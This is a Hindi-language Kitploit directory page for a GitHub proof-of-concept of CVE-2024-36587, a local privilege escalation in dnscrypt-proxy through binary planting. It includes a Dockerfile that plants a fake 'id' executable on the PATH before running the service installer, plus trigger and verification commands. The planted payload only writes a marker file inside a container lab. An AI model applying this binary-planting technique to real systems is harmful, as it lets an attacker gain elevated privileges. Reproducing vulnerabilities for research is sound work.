
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

··फ़ीड·संपर्क·गोपनीयता·© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2024-36587 — CVE-2024-36587 के लिए प्रूफ-ऑफ-कॉन्सेप्ट एक्सप्लॉइट, जो dnscrypt-proxy में बाइनरी प्लांटिंग के माध्यम से स्थानीय विशेषाधिकार वृद्धि को प्रदर्शित करता है, साथ ही Docker-आधारित पुनरुत्पादन वातावरण। | Kitploit
उपकरण/GitHubGitHub/meeeeing/cve-2024-36587
विशेषाधिकार वृद्धिकंटेनर सुरक्षाभेद्यता विश्लेषणशोषणपेनिट्रेशन टेस्टिंगबाइनरी शोषण
GitHubmeeeeing/cve-2024-36587

CVE-2024-36587

CVE-2024-36587 के लिए प्रूफ-ऑफ-कॉन्सेप्ट एक्सप्लॉइट, जो dnscrypt-proxy में बाइनरी प्लांटिंग के माध्यम से स्थानीय विशेषाधिकार वृद्धि को प्रदर्शित करता है, साथ ही Docker-आधारित पुनरुत्पादन वातावरण।

रिपॉजिटरी देखें
111 साल पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

CVE-2024-36587 - dnscrypt-proxy स्थानीय विशेषाधिकार वृद्धि

अवलोकन

  • भेद्यता विवरण: dnscrypt-proxy सेवा स्थापित करते समय वर्तमान निर्देशिका के निष्पादन योग्य फ़ाइल पर भरोसा करके पंजीकरण करने की समस्या के कारण, दुर्भावनापूर्ण बाइनरी डालकर विशेषाधिकार वृद्धि संभव है।
  • कमजोर संस्करण: dnscrypt-proxy v2.0.0-alpha9 से v2.1.5
  • PoC विधि: बाइनरी प्लांटिंग (binary planting)

वातावरण सेटअप

docker compose up --build

बिल्ड और निष्पादन पूरा होने पर कंटेनर बनाया जाता है।

कंटेनर के अंदर प्रवेश करें:

docker run -it --privileged dnscrypt-poc-poc bash


भेद्यता ट्रिगर

कंटेनर के अंदर:

/tmp/id
cat /tmp/poc_was_here

यदि Pwned_from_Docker आउटपुट होता है, तो PoC सफल।

कॉन्फ़िगरेशन फ़ाइलें

Dockerfile

FROM ubuntu:24.04

RUN apt-get update && apt-get install -y \
    git \
    golang-go \
    sudo

WORKDIR /workspace

RUN git clone https://github.com/DNSCrypt/dnscrypt-proxy.git && \
    cd dnscrypt-proxy && \
    git checkout tags/2.1.0 && \
    go build -o proxy ./dnscrypt-proxy

RUN bash -c 'echo -e "#!/bin/bash\necho Pwned_from_Docker > /tmp/poc_was_here" > /tmp/id' && \
    chmod +x /tmp/id && \
    ln -sf /tmp/id /usr/local/bin/id

CMD ["./dnscrypt-proxy/proxy", "-service", "install"]

docker-compose.yaml

version: "3.8"

services:
  poc:
    build: .
    container_name: dnscrypt-poc
    privileged: true
    tty: true
संदर्भ

  • https://github.com/DNSCrypt/dnscrypt-proxy
  • https://nvd.nist.gov/vuln/detail/CVE-2024-36587

अभ्यास परिणाम स्क्रीनशॉट

डॉकर बिल्ड सफलता

विस्तृत रिपोर्ट

अधिक विस्तृत विश्लेषण और अभ्यास परिणामों के लिए निम्नलिखित PDF दस्तावेज़ देखें:

PoC_Report_CVE-2024-36587.pdf

टूल डाउनलोड करें